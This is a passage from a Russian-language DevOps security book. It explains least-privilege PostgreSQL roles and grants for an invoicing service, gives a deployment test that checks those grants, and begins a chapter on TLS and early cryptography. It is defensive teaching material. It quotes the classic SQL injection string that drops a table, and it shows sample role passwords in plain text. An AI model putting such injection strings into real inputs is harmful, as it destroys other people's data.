В следующем разделе мы обсудим еще одну важную область безопасности инфраструктуры — безопасность базы данных, а также то, как убедиться в защищенности доступа к данным компании.

4.4. Управление доступом к базе данных

На ранних этапах эксплуатации сервисов множество сервисов пользовались одной реляционной базой данных, которая выступала в качестве брокера данных между различными приложениями. У каждого приложения был собственный набор входных данных и прав доступа, и базы данных часто содержали сотни таблиц с терабайтами данных. Такая монолитная модель оказывала большое давление на центральную базу данных, что превращало ее эксплуатацию в сложную и утомительную задачу, которую зачастую решали специалисты, например администраторы баз данных (DBA).

Подход с применением микросервисов изменил монолитное видение архитектуры сервисов на модель, в которой они взаимодействуют друг с другом через свои открытые API. Для каждого из микросервисов предоставляются отдельные базы данных, и никакой другой сервис не может получить доступ к ним напрямую. Вся сложность управления доступом перемещается с уровня баз данных на уровень приложения, где API должны содержать подробные правила о том, кто и к чему имеет права доступа.

DevOps стал использовать подход микросервисов для ускорения совершенствования отдельных сервисов (монолитные сервисы зачастую сложно модифицировать). Обсуждение преимуществ и недостатков микросервисов выходит за пределы этой книги. Здесь нас интересует лишь архитектурная концепция защиты базы данных в таком типе окружения.

Защищая базы данных (или что угодно), главным вопросом, который нужно задать, будет: «Каково минимальное количество разрешений, необходимых для решения данной задачи?» В случае с `invoices` мы должны задать этот вопрос трем отдельным группам:

- ❑ самому приложению `invoices`, которое должно создавать, считывать и обновлять счета в базе данных и которому в то же время не следует разрешать изменять структуру базы данных;

- ❑ администраторам, которым необходим администраторский доступ, чтобы вносить структурные изменения в базу данных и ее конфигурацию;
- ❑ разработчикам, которым требуются права доступа, чтобы выявлять проблемы в коде, не нарушая конфиденциальность данных пользователей.

Многим приложениям нужна еще и четвертая группа для составления отчетов и бизнес-аналитики. Ее зачастую сложно защищать, так как здесь для соблюдения точности необходим широкий доступ к данным, из-за чего эта группа становится прекрасной мишенью для атакующих, ищущих входную точку. Мы не будем обсуждать эту группу, но убедимся в том, что рассматриваемые далее техники применимы и к ней.

4.4.1. Анализ структуры базы данных

Итак, сначала соединимся с базой данных `invoicerg` и взглянем на ее инфраструктуру. Вы можете сделать это через бастион с помощью клиента PostgreSQL `psql`, как показано в листинге 4.45. Для аутентификации воспользуйтесь администраторскими входными данными, созданными в главе 2.

Листинг 4.45. Соединение с базой данных через бастион и отображение таблиц

```

sam@ip-172-31-45-243:~$ psql -U invoicer -h invoicer201605211320.
  czvvrkdqhk1f.us-east-1.rds.amazonaws.com -p 5432 invoicer
Password for user invoicer:
psql (9.5.4, server 9.4.5)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits:
  256, compression: off)
Type "help" for help.
```

```
invoicer=> \d
```

List of relations			
Schema	Name	Type	Owner
public	charges	table	invoicer
public	charges_id_seq	sequence	invoicer
public	invoices	table	invoicer
public	invoices_id_seq	sequence	invoicer
public	sessions	table	invoicer

(5 rows)

База данных довольно проста, в ней всего три таблицы: расходы (`charges`), счета (`invoices`) и сессии (`sessions`) (листинг 4.46). `Invoicerg` необходимы некоторые права доступа к этим таблицам (сейчас это происходит в рамках получения доступа к базе данных с помощью администраторского аккаунта). Как только серверы приложения будут взломаны, атакующие получают администраторский доступ и смогут воспользоваться им, чтобы изменить или удалить данные. Вам нужно максимально ограничить этот риск, наделяя приложение минимальным набором прав доступа. Вы знаете, что приложению нужно вносить счета и, возможно, обновлять их, но ни в коем случае не удалять!

Листинг 4.46. Столбцы и индексы таблиц расходов, счетов и сессий

```
invoicer=> \d charges
      Table "public.charges"
  Column          |          Type          |
+-----+-----+
 id               | integer                |
 created_at       | timestamp with time zone |
 updated_at       | timestamp with time zone |
 deleted_at       | timestamp with time zone |
 invoice_id       | integer                 |
 type             | text                    |
 amount           | numeric                 |
 description      | text                     |
```

```
invoicer=> \d invoices
      Table "public.invoices"
  Column          |          Type          |
+-----+-----+
 id               | integer                |
 created_at       | timestamp with time zone |
 updated_at       | timestamp with time zone |
 deleted_at       | timestamp with time zone |
 is_paid          | boolean                 |
 amount           | integer                  |
 payment_date     | timestamp with time zone |
 due_date         | timestamp with time zone |
```

```
invoicer=> \d sessions
      Table "public.sessions"
  Column          |          Type          |
+-----+-----+
 id               | text                     |
 data             | text                     |
 created_at       | timestamp with time zone |
 updated_at       | timestamp with time zone |
 expires_at       | timestamp with time zone |
```

Перед тем как погрузиться в создание прав доступа, взглянем на то, что может предложить PostgreSQL для управления доступом.

4.4.2. Роли и права доступа в PostgreSQL

Все надежные СУБД позволяют управлять правами доступа, а PostgreSQL (PG) – одна из самых надежных реляционных баз данных. Права доступа в базе данных PG присваивают в соответствии с двумя основными принципами.

- ❑ Пользователи, которые соединяются с базой данных, идентифицируются по своей роли. Роль содержит в себе набор прав доступа и может обладать объектами базы данных, такими как таблицы, последовательности или индексы. Также роли могут наследоваться от других ролей, и они всегда наследуются

от общедоступной роли. Эта модель наследственности позволяет выстраивать сложную политику, однако усложняет управление и обслуживание прав доступа. Важно заметить, что роли определяются в программе сервера базы данных `postgres` и являются глобальными для `postgres`.

- ❑ Права доступа к объектам базы данных обрабатываются разрешениями. Разрешения дают возможность роли выполнять операцию. Стандартные разрешения — это `SELECT`, `INSERT`, `UPDATE`, `DELETE`, `REFERENCES`, `USAGE`, `UNDER`, `TRIGGER` и `EXECUTE`, подробности о каждом из них вы найдете в документации PostgreSQL (<http://mng.bz/9ra9>). Все выданные разрешения можно отзывать с помощью обратной операции `REVOKE`.

Стандарт SQL (ISO/IEC 9075–1:2011 на момент написания) описывает значения ролей и разрешений. Большинство реляционных баз данных, которые придерживаются этого стандарта, обращаются с разрешениями подобным образом, что упрощает перемещение сведений из одного продукта базы данных в другой.

Команду PostgreSQL `\dp` можно использовать в `psql`-терминале для перечисления прав доступа к базам данных. В листинге 4.47 показан вывод `\dp` из базы данных `invoicer`, к которой никаких прав доступа еще нет.

Листинг 4.47. Права доступа к таблицам базы данных `invoicer`

```
invoicer=> \dp
```

Access privileges				
Schema	Name	Type	Access privileges	Column privileges
public	charges	table		
public	charges_id_seq	sequence		
public	invoices	table		
public	invoices_id_seq	sequence		
public	sessions	table		

(5 rows)

Подобным образом вы можете отобразить принадлежность таблиц с помощью `\d`, которая логически принадлежит администратору `invoicer`, так как на данный момент это единственный существующий пользователь (листинг 4.48).

Листинг 4.48. Принадлежность в таблицах базы данных `invoicer`

```
invoicer=> \d
```

List of relations			
Schema	Name	Type	Owner
public	charges	table	invoicer
public	charges_id_seq	sequence	invoicer
public	invoices	table	invoicer
public	invoices_id_seq	sequence	invoicer
public	sessions	table	invoicer

(5 rows)

И наконец, команда `\du` перечислит все существующие роли на PG-сервере с их атрибутами и ролями, от которых они наследуются. Здесь важно помнить, что эти роли определены на уровне PG-сервера, а не в базе данных `invoicer`. В листинге 4.49 показаны объявления пользователя `invoicer`, который наследуется от роли `rds_superuser`. `rds_superuser` — это роль, свойственная AWS RDS, которая дает разрешения на большинство прав доступа суперпользователя, за исключением рискованных операций, таких как настройка репликации. И хотя роль `invoicer` свойственна только экземпляру RDS, `rds_superuser` можно встретить в каждой базе данных PostgreSQL, обслуживаемой AWS.

Листинг 4.49. Роли на PG сервере RDS, который размещает базу данных `invoicer`

```
invoicer=> \du
```

List of roles		
Role name	Attributes	Member of
invoicer	Create role, Create DB Password valid until infinity	{rds_superuser}
rds_superuser	Cannot login	{}
rdsadmin	Superuser, Create role, Create DB, Replication, Password valid indefinitely	{}
rdsrepladmin	No inheritance, Cannot login, Replication	{}

Теперь, когда для модели прав доступа к базе данных у вас есть идея получше, можно создавать роли для приложения, администраторов и разработчиков.

4.4.3. Определение минимальных прав доступа для приложения `invoicer`

Начнем с наиболее простой роли из необходимых трех: роли системного администратора необходимо право доступа к базе данных `invoicer`. Вы можете воспользоваться правами доступа, которые уже имеются у роли `invoicer`, и создать роль для `sam` с помощью команд, показанных в листинге 4.50.

Листинг 4.50. Создание роли администратора для `sam`

```

Переходит к базе данных postgres
invoicer=> \c postgres
postgres=> CREATE ROLE sam
postgres-> LOGIN
postgres-> PASSWORD 'ludh12(Q&Eh1khzd1sf'
postgres-> CREATEDB
postgres-> CREATEROLE
postgres-> INHERIT;
CREATE ROLE

postgres=> GRANT invoicer TO sam;
GRANT ROLE

```

Создает новую роль под названием `sam`

Дает роли право выполнять вход в базу данных

Назначает пароль

Дает роли право создавать базы данных

Дает роли право наследоваться от других ролей

Дает роли право создавать другие роли

Для `sam` наследование прав доступа от `invoicer`

`sam` автоматически наследуется от роли `invoicer`, которая, в свою очередь, наследуется от роли `rds_superuser`. Вы можете протестировать соединения с базой данных от лица `sam` с помощью команды, показанной в листинге 4.51, которая создает и удаляет пробную базу данных.

Листинг 4.51. Проверка того, что `sam` имеет администраторские права доступа к базе данных

```
$ psql -U sam \
-h invoicer201605211320.czvvrrkdqhk1f.us-east-1.rds.amazonaws.com \
-p 5432 postgres
postgres=> CREATE DATABASE testsam;
CREATE DATABASE
postgres=> DROP DATABASE testsam;
DROP DATABASE
```

Теперь Сэм обладает почти всеми правами доступа к базе данных. Преимуществом создания ролей для каждого пользователя выступает возможность проверки: журналы экземпляра RDS отслеживают действия ролей в экземпляре, и эти сведения могут оказаться полезными при просмотре прошлой активности. Например, если Сэм попытается осуществить запрещенную смену своей роли на пользователя `rsadmin` с помощью команды `set role rsadmin;`, то нарушение сохранится в журналах и будет привязано к идентификатору пользователя, выполнявшего действие (листинг 4.52).

Листинг 4.52. Журналы ошибок RDS регистрируют нарушение прав доступа

```
2016-09-04 20:12:12 UTC:172.31.45.243(37820):sam@postgres:[16900]:ERROR:
permission denied to set role "rsadmin"
```

При нормальной эксплуатации такой тип ошибки появляться не должен, именно поэтому она является замечательным индикатором того, что происходит нечто необычное. Никогда не игнорируйте сообщения «Доступ запрещен» в своих журналах!

Предоставление доступа разработчикам

Вторая категория пользователей, о которой мы должны позаботиться, — это разработчики. Во многих компаниях команды по безопасности отказываются предоставлять какой-либо доступ разработчикам из опасения утечки информации в небезопасное окружение. Перед тем как двигаться дальше, мы должны уяснить, что любой случай наделения кого-либо — администраторов или разработчиков — ограниченными правами доступа увеличивает риск утечки данных. Люди должны знать о рисках, возникающих при обладании привилегиями доступа, и должны научиться безопасному обращению с данными. По сути, данные подобны радиоактивным от-

ходам: их не стоит долго держать под рукой и всегда следует перемещать в хорошо защищенных контейнерах.

Как уже было сказано, на практике разницы между наделением правами доступа администраторов и разработчиков к базе данных нет. Если люди обучены правильно защищать свой доступ, то вам стоит доверять им необходимые права. Запрет предоставлять разработчикам доступ к базе данных может оказаться таким же губительным с точки зрения сложности эксплуатации, как и отсутствие какой-либо защиты данных. Здесь нужно стремиться найти золотую середину.

Представим, например, Макса — разработчика, который хотел бы получить доступ к содержащейся в базе данных технической информации, такой как размер таблиц, текущие сессии, количество записей и т. д. Макс не нужен доступ к персональным данным (или он не стремится его получить), поэтому следует создать набор прав доступа, который не позволит получать данные из конфиденциальных колонок. Начнем с создания роли для Макса, которая позволяет ему войти в систему (листинг 4.53).

Листинг 4.53. Создание роли для Макса, позволяющей ему входить в базу данных

```
invoicer=> CREATE ROLE max LOGIN PASSWORD '03wafje*10923h@(&1';  
CREATE ROLE
```

Макс может войти в систему с помощью имени пользователя и пароля, а также получить доступ к любому объекту, разрешенному открытой схемой, которую он автоматически наследует. К этим объектам относятся размер таблиц и вся информация об экземпляре базы данных, но как только он попытается получить доступ к каким-либо записям в таблицах `invoicer`, появится сообщение «Доступ запрещен», что немедленно остановит его запрос (листинг 4.54).

Листинг 4.54. Разрешение Макс просматривать состояние базы данных, но не записи в таблицах

```
invoicer=> \c invoicer  
invoicer=> \d+
```

List of relations					
Schema	Name	Type	Owner	Size	Description
public	charges	table	invoicer	16 kB	
public	charges_id_seq	sequence	invoicer	8192 bytes	
public	invoices	table	invoicer	8192 bytes	
public	invoices_id_seq	sequence	invoicer	8192 bytes	
public	sessions	table	invoicer	8192 bytes	

(5 rows)

```
invoicer=> select * from charges;  
ERROR: permission denied for relation charges
```

Вы дали Максиму право считывать (SELECT) различные столбцы, не содержащие конфиденциальной информации, во всех трех таблицах базы данных `invoicer` (листинг 4.55).

- ❑ В таблице расходов Максиму разрешено считывать идентификаторы расходов, временные метки и идентификаторы счетов. Не разрешается доступ к типам расходов, их размеру или описанию.
- ❑ В таблице счетов разрешено считывать идентификаторы счетов, временные метки и статус оплаты. Запрещен доступ к размеру счетов, сведениям об их оплате или срокам платежей.
- ❑ В таблице сессий Максиму разрешено считывать идентификаторы и временные метки. И закрыт доступ к сессионным данным.

Листинг 4.55. Наделение Макса правами доступа для считывания неконфиденциальной информации

```
invoicer=> GRANT SELECT (id, created_at, updated_at,
                        deleted_at, invoice_id) ON charges TO max;
GRANT
invoicer=> GRANT SELECT (id, created_at, updated_at,
                        deleted_at, is_paid) ON invoices TO max;
GRANT
invoicer=> GRANT SELECT (id, created_at, updated_at,
                        expires_at) ON sessions TO max;
GRANT
```

Команда `\dp` возвращает подробный список прав доступа, которые Макс получает посредством этих директив, как показано в листинге 4.56. Каждая запись в `Column privileges` указывает на имя столбца, за которым следуют наделяемая правами роль и буква, обозначающая права доступа. Буква `r` указывает на доступ к считыванию и соответствует SQL-выражению `SELECT`.

Листинг 4.56. Права доступа к базе данных `invoicer`, отображающие только доступ к чтению для Макса

```
invoicer=> \c invoicer
invoicer=> \dp
```

Access privileges			
Schema	Name	Type	Column privileges
public	charges	table	id: + max=r/invoicer + created_at: + max=r/invoicer + updated_at: + max=r/invoicer + deleted_at: + max=r/invoicer + invoice_id: + max=r/invoicer

public	charges_id_seq	sequence	id: +
public	invoices	table	max=r/invoicer +
			created_at: +
			max=r/invoicer +
			updated_at: +
			max=r/invoicer +
			deleted_at: +
			max=r/invoicer +
			is_paid: +
			max=r/invoicer
public	invoices_id_seq	sequence	
public	sessions	table	

(5 rows)

Теперь, когда права доступа даны, Макс может выполнять отладку технических проблем в базе данных, но в то же время не сможет получить конфиденциальную информацию. Такой тип доступа часто оказывается эффективным для работы разработчиков и предотвращает совершение DevOps-командой ошибки, которая подвергнет рискам данные пользователей.

В последней фазе настраивания управления доступом мы вернемся к правам доступа, которыми наделяется само приложение.

Ограничение прав доступа для приложения

Правами доступа приложения управлять труднее всего. Большинство разработчиков, столкнувшись с необходимостью определить минимальные права доступа для своего приложения, сдают и наделяют его неограниченными правами доступа к базе данных. Во многих веб-фреймворках, которые управляют схемами от лица разработчика, права настраивают, исходя из подобных соображений. Приложения, которые ограничивают свой доступ к базе данных, — скорее исключение, чем правило.

Основная опасность, исходящая от пользователя с неограниченными правами для приложения, — то, что атакующий может повредить конфиденциальные данные во время вторжения. Уязвимость к SQL-инъекциям станет еще более значительной, если он сможет действовать от имени администратора. Популярный пример такой проблемы показан в комиксе Рендела Манро под названием «Мамины эксплойты» на xkcd (<http://xkcd.com/327/>), в котором запись о ее сыне в школьной базе данных удаляет все записи, потому что его имя — Robert'); DROP TABLE Students; -- — это классическая SQL-инъекция. Этот забавный пример замечательно иллюстрирует две основные проблемы.

- ❑ При обработке входных данных, как обсуждалось в главе 3, необходимо использовать экранирование особых символов.
- ❑ В приложениях, которые обрабатывают записи об учащихся, нельзя разрешать запрашивать DROP в базе данных.

В случае с `invoicer` вы вряд ли когда-либо захотите удалять какие-то данные из таблиц, не говоря уже об удалении целых таблиц! Вместо этого вы можете обозначить удаленные записи, меняя их временную метку `deleted_at` на ненулевое значение. По сути, приложению стоит разрешить пользоваться только тремя ключевыми словами: `SELECT`, `INSERT` и `UPDATE`.

Необходимо также позволить пользоваться последовательностями, применяя ключевое слово `USAGE`, обновление и удаление сессий. В листинге 4.57 показаны права доступа, переданные новой роли `invoicer_app`.

Листинг 4.57. Передача прав на создание, чтение и обновление прав доступа для отдельных записей

```
GRANT SELECT, INSERT
ON charges, invoices, sessions TO invoicer_app;

GRANT UPDATE (updated_at, deleted_at, description)
ON charges TO invoicer_app;

GRANT UPDATE (updated_at, deleted_at, is_paid, payment_date, due_date)
ON invoices TO invoicer_app;

GRANT UPDATE, DELETE ON sessions TO invoicer_app;

GRANT USAGE
ON charges_id_seq, invoices_id_seq TO invoicer_app;
```

Теперь, когда эти права доступа получены, нужно отредактировать конфигурацию Elastic Beanstalk для `invoicer`, которую вы создали в главе 2. Переменные окружения `INVOICER_POSTGRES_USER` и `INVOICER_POSTGRES_PASSWORD`, в которых на данный момент хранится пароль администратора к базе данных, нужно заменить соответствующими значениями для того, чтобы использовать роль `invoicer_app`. При изменении конфигурации EB заново развернет приложение с новыми параметрами и `invoicer` будет работать с ограниченными привилегиями, а не с администраторскими правами доступа.

4.4.4. Определение прав доступа в `deployer`

Поддерживать права доступа к базе данных со временем становится сложнее, особенно если продукты быстро развиваются. Чтобы поддерживать минимальный набор прав доступа и в то же время позволять продуктам быстро совершать итерации, чрезвычайно важно включить тестирование прав доступа в конвейер развертывания.

Сценарий, показанный в листинге 4.58, демонстрирует то, как `deployer` в рамках конвейера развертывания может проверять права доступа, переданные роли `invoicer_app`. Логика сценария состоит в том, чтобы сначала получить активные права доступа к базе данных с помощью запроса к внутренней таблице `pg_class`,

а затем сравнить вывод запроса со списком ожидаемых прав доступа. Если между двумя списками есть различия, сценарий завершает работу с ненулевым кодом.

Листинг 4.58. Тест, определяющий права доступа, которыми наделена роль `invoicer_app`

```
#!/bin/bash
grants="$(psql -U deployer \
    -h invoicer201605211320.czvvvkdqhk1f.us-east-1.rds.amazonaws.com \
    -p 5432 invoicer -c '
COPY (
    SELECT oid::regclass, acl.privilege_type
    FROM pg_class, aclexplode(relacl) AS acl
    WHERE relacl IS NOT null AND acl.grantee=16431
) TO STDOUT WITH CSV ')"

EXPECTEDGRANTS=(
    'invoices_id_seq,USAGE'
    'charges_id_seq,USAGE'
    'invoices,INSERT'
    'invoices,SELECT'
    'charges,INSERT'
    'charges,SELECT'
    'sessions,INSERT'
    'sessions,SELECT'
    'sessions,UPDATE'
    'sessions,DELETE'
)

for grant in $grants; do
    expected=0
    for egrant in ${EXPECTEDGRANTS[@]}; do
        if [ "$grant" == "$egrant" ]; then
            expected=1
        fi
    done
    if [ "$expected" -eq 0 ]; then
        echo "Grant '$grant' was not expected"
        exit 1
    fi
done
exit 0
```

Получает права доступа, которыми наделена роль `invoicer_app` (идентификатор 16431), в формате CSV

Список ожидаемых прав доступа для роли `invoicer_app`

Получение внутреннего идентификатора роли `invoicer_app` реализуется с помощью запроса к таблице `pg_roles` (листинг 4.59).

Листинг 4.59. Внутренний идентификатор роли в таблице `pg_roles`

```
invoicer=> SELECT oid FROM pg_roles WHERE rolname='invoicer_app';
 oid
-----
16431
(1 row)
```


Сценарий добавлен в развернутый репозиторий под именем `deploymentTests/6-databasegrants.sh`. Для того чтобы им воспользоваться, `deployer` понадобятся его собственная роль и пароль для получения доступа к базе данных. Пароль можно указать в переменной окружения `deployer` в `PGPASSWORD`, затем он автоматически будет использован клиентом `psql` для аутентификации в базе данных.

Погружаемся в сохраненные процедуры

Можно еще больше ограничить для пользователя права доступа к базе данных, помещая запросы в сохраненные процедуры и наделяя правами доступа только эти процедуры.

Такой подход предотвратит запуск исходящих от пользователя запросов, не одобренных администраторами базы данных. Однако это увеличивает стоимость обслуживания, так как при внедрении каждого нового запроса приложение требует внесения изменений в базу данных, поэтому приберегите этот метод для самых конфиденциальных баз данных.

Этот простой пример не выходит за рамки тестирования прав доступа к определенным столбцам, но он знакомит вас с основным способом проверки прав доступа к базе данных. Вы запросто можете потеряться в многообразии функциональностей и вариантов конфигураций, предоставленных такой сложной программой для баз данных, как PostgreSQL. Целые книги написаны на тему эксплуатации PG, и если это то, что вам нужно, то я могу лишь порекомендовать погрузиться в глубины этого замечательного продукта. Чем лучше вы будете понимать модели защиты реляционных баз данных, тем большая безопасность будет обеспечена доверенным вам данным компании.

Резюме

- ❑ Тестирование безопасности инфраструктуры должно быть реализовано в рамках автоматизированной части CD-конвейера.
- ❑ Облачные инфраструктуры пользуются логическими группами вместо IP-адресов для защиты сетей.
- ❑ Такие инструменты, как `pineapple`, могут проверять правила в группах безопасности с целью обеспечения их соответствия предопределенной политике.
- ❑ SSH хосты-бастионы — это ключевой компонент защиты доступа к инфраструктуре.
- ❑ Многофакторная аутентификация обеспечит дополнительную защиту от опасности утери специалистами их учетных данных.
- ❑ SSH-агент — это мощный, но опасный инструмент, который нужно подключать только тогда, когда администраторам необходимо воспользоваться `jump`-хостами.
- ❑ СУБД, например PostgreSQL, предоставляют проработанные модели прав для управления доступом.
- ❑ Приложения не должны использовать администраторские учетные данные. Это нужно для того, чтобы минимизировать ущерб, который может быть нанесен данным компании.

5

Уровень безопасности 3: защита каналов взаимодействия

В этой главе

- Рассмотрение концепций и понятий защиты транспортного уровня (TLS).
- Установление безопасного соединения между браузером и сервером.
- Получение сертификатов от AWS и Let's Encrypt.
- Конфигурация HTTPS на конечной точке приложения.
- Модернизация HTTPS с помощью руководств Mozilla.

Меры безопасности для приложения (см. главу 3) и инфраструктуры (см. главу 4) очень важны, чтобы обеспечить безопасное хранение данных клиентов и защитить инфраструктуру от краж и потери целостности. До этого момента мы сосредоточились на размещенной среде и упустили из виду крупную брешь в безопасности: данные, передаваемые между пользователем и сервисом, остались незащищенными и могут быть перехвачены или изменены тем, кто встал на их пути. В этой главе я объясню, как обеспечить конфиденциальность и целостность в каналах взаимодействия по Сети с помощью HTTPS.

Составляющими HTTPS являются HTTP — прикладной сетевой протокол и защита транспортного уровня (Transport Layer Security, TLS) — самый широко распространенный протокол в Сети. Большинство мер безопасности, обеспечиваемых HTTPS, основаны на TLS, и, очевидно, в большей части этой главы мы будем изучать, как правильно использовать этот протокол. Тем областям, которые не

охвачены непосредственно TLS, потребуется подключение мер безопасности на уровне HTTP, поэтому поговорим о строгой защите транспорта по HTTP (HTTP Strict Transport Security, HSTS) и закреплении открытых ключей для HTTP (HTTP Public Key Pinning, HPKP) ближе к завершению главы.

Если вы никогда не работали с TLS или криптографическими протоколами, то многие понятия могут оказаться незнакомыми вам. Например, термины «центр сертификации», «инфраструктура открытых ключей» и «совершенная прямая секретность» являются частью понятийного аппарата инженеров по безопасности, и понимать их важно для достижения целей этой главы. Мы начнем с того, откуда взялись эти термины и как они связаны с HTTPS.

5.1. Что такое защита каналов взаимодействия

Защита каналов взаимодействия связана с тремя основными свойствами (рис. 5.1):

- ❑ **конфиденциальностью** — только действительные участники взаимодействия могут получать доступ к информации;
- ❑ **целостностью** — сообщения, которыми обмениваются участники, не должны изменяться в процессе передачи;
- ❑ **аутентичностью** — участники взаимодействия должны быть способны доказать подлинность своей личности.




Рис. 5.1. Конфиденциальность, аутентичность и целостность — ключевые свойства, которые позволяют Элис и Бобу безопасно взаимодействовать и предотвратить вмешательство Евы

Все эти три свойства обеспечены TLS, что уже немало. Чтобы понять, как TLS их реализует, нужно вернуться назад и обсудить истоки криптографии. Значительный уровень развития, которого мы достигли к данному моменту, обусловлен решением множества сложных проблем безопасности на протяжении столетий научного прогресса. Если у вас уже есть опыт в сфере безопасности, можете перейти к разделу 5.2.

5.1.1. Ранняя симметричная криптография

В эпоху зарождения криптографии не все перечисленные свойства могли быть обеспечены, и тогдашние протоколы сосредоточивались в основном на конфиденциальности. Шифр Цезаря с заменой букв является примером раннего криптографического протокола, который римский полководец использовал в личной переписке. Для применения шифра Цезаря сторонам необходимо было использовать число, которое означало, на сколько букв нужно сместиться в алфавите, чтобы зашифровать или расшифровать сообщение. В листинге 5.1 показан простой пример шифра с заменой букв при их смещении на семь позиций.

Листинг 5.1. Шифрование и дешифрование с помощью простого шифра подстановки

```
key: 7
alphabet: abcdefghijklmnopqrstuvwxyz
shifted : hijklmnopqrstuvwxyzabcdefg
cleartext: attack the southern gate at dawn
ciphertext: haahjr aol zvbao lyu nhal ha khdu
```

Получатель ciphertext должен обладать ключом для расшифровки сообщения, о чем можно договориться лично перед передачей сообщения. Поскольку один и тот же ключ применяется для шифрования и дешифрования сообщения, то протокол называется *протоколом симметричного шифрования*. Помимо того что процесс управления ключами здесь непрактичен, этот протокол не обеспечивает защиты целостности и подлинности сообщения.

- ❑ ciphertext может быть изменен атакующим в процессе передачи, даже если он не может его дешифровать. Это повлечет за собой нечитаемость полученного сообщения, но получателю не остается ничего другого, как пытаться различать случаи перехвата сообщения и невменяемости его автора.
- ❑ Нет никаких доказательств того, что сообщение прислано тем, от кого мы его ожидаем. Кто угодно мог взломать ключ и распространить вредоносные сообщения, значительно озадачив получателей (рис. 5.2).

Эти проблемы привели к тому, что сообщения начали защищать, запечатывая воском, который позже стали окрашивать в красный цвет. Автор сообщения прикладывал свою печать, чтобы запечатать письмо, а получатель мог убедиться в его неприкосновенности при получении. Пока злодеи не имели возможности воспроизводить печать, такой протокол был безопасен и обеспечивались конфиденциальность, целостность и подлинность. Даже сегодня запечатывание сообщений является важной составляющей протокола TLS.




Рис. 5.2. Невозможность удостовериться в подлинности и целостности в шифре Цезаря позволяет Еве подменить секретное сообщение Боба своим. Вы сможете его дешифровать?

5.1.2. Алгоритм Диффи — Хеллмана и RSA

Столетия прогресса и сотни криптосистем усовершенствовали шифр Цезаря и создали алгоритмы, взломать которые намного сложнее, но проблема безопасной передачи криптографических ключей одним участником другому по-прежнему осталась слабым местом любой системы взаимодействия.

Личная передача ключей всегда была самым безопасным способом обеспечить их получение нужным человеком и защиту от изменения в процессе передачи (в подписи ключей OpenPGP все еще используется этот метод в рамках его сети доверия), но такой протокол не будет работать на большом расстоянии между различными континентами, когда люди не могут встретиться лично. После Второй мировой войны ученые и инженеры тратили все больше времени и сил на совершенствование криптографических протоколов для защиты быстро развивающихся сетей взаимодействия, которые позднее превратятся в Интернет. С увеличением количества их участников, разделенных большими расстояниями, напряженность проблемы распределения ключей шифрования начала стремительно расти.

Прорыв произошел в 1976 году, когда Уитфилд Диффи и Мартин Хеллман (вместе с Ральфом Мерклом) опубликовали алгоритм Диффи — Хеллмана (DH) для обмена ключами. С помощью обмена ключами Диффи — Хеллмана (Diffie — Hellman exchange, DHE) два человека могли открыть канал взаимодействия, однократно выполнив протокол обмена ключами, в процессе которого создается ключ шифрования. Сам ключ шифрования не передается по Сети, а с помощью открыто передаваемых значений вывести его не получится. По сути, DH — это способ безопасной разработки ключа шифрования в пространстве публичной сети, одновременно предотвращающий перехват «длинными ушами» какой-либо полезной информации о ключе. Позже ключ можно использовать для шифрования и дешифровки сообщений.

Обмен ключами Диффи — Хеллмана

Математику, стоящую за алгоритмом Диффи — Хеллмана, можно понять, обладая лишь знаниями математики школьного уровня. Элис и Боб хотят договориться о ключе шифрования, чтобы безопасно обмениваться сообщениями.

1. Элис выбирает простое число p , генератор g и произвольный закрытый ключ a . Элис высчитывает значение $A = g^a \bmod p$ и высылает Бобу p, g и A .
2. Получив их, Боб генерирует произвольный закрытый ключ b , высчитывает $B = g^b \bmod p$ и отправляет обратно B .

Боб и Элис теперь обладают достаточной информацией для того, чтобы вычислить ключ шифрования. Элис считает $B^a \bmod p$, а Боб — $A^b \bmod p$. У обоих получается одно и то же значение ключа без передачи его по сети.

Обмен ключами Диффи — Хеллмана с малыми значениями

Alice generates prime $p=23$, generator $g=5$ and random secret $a=6$

Alice calculates $A = ga \bmod p = 56 \bmod 23 = 8$

Alice sends $p=23$, $g=5$ and $A=8$ to Bob

Bob generates secret $b=15$

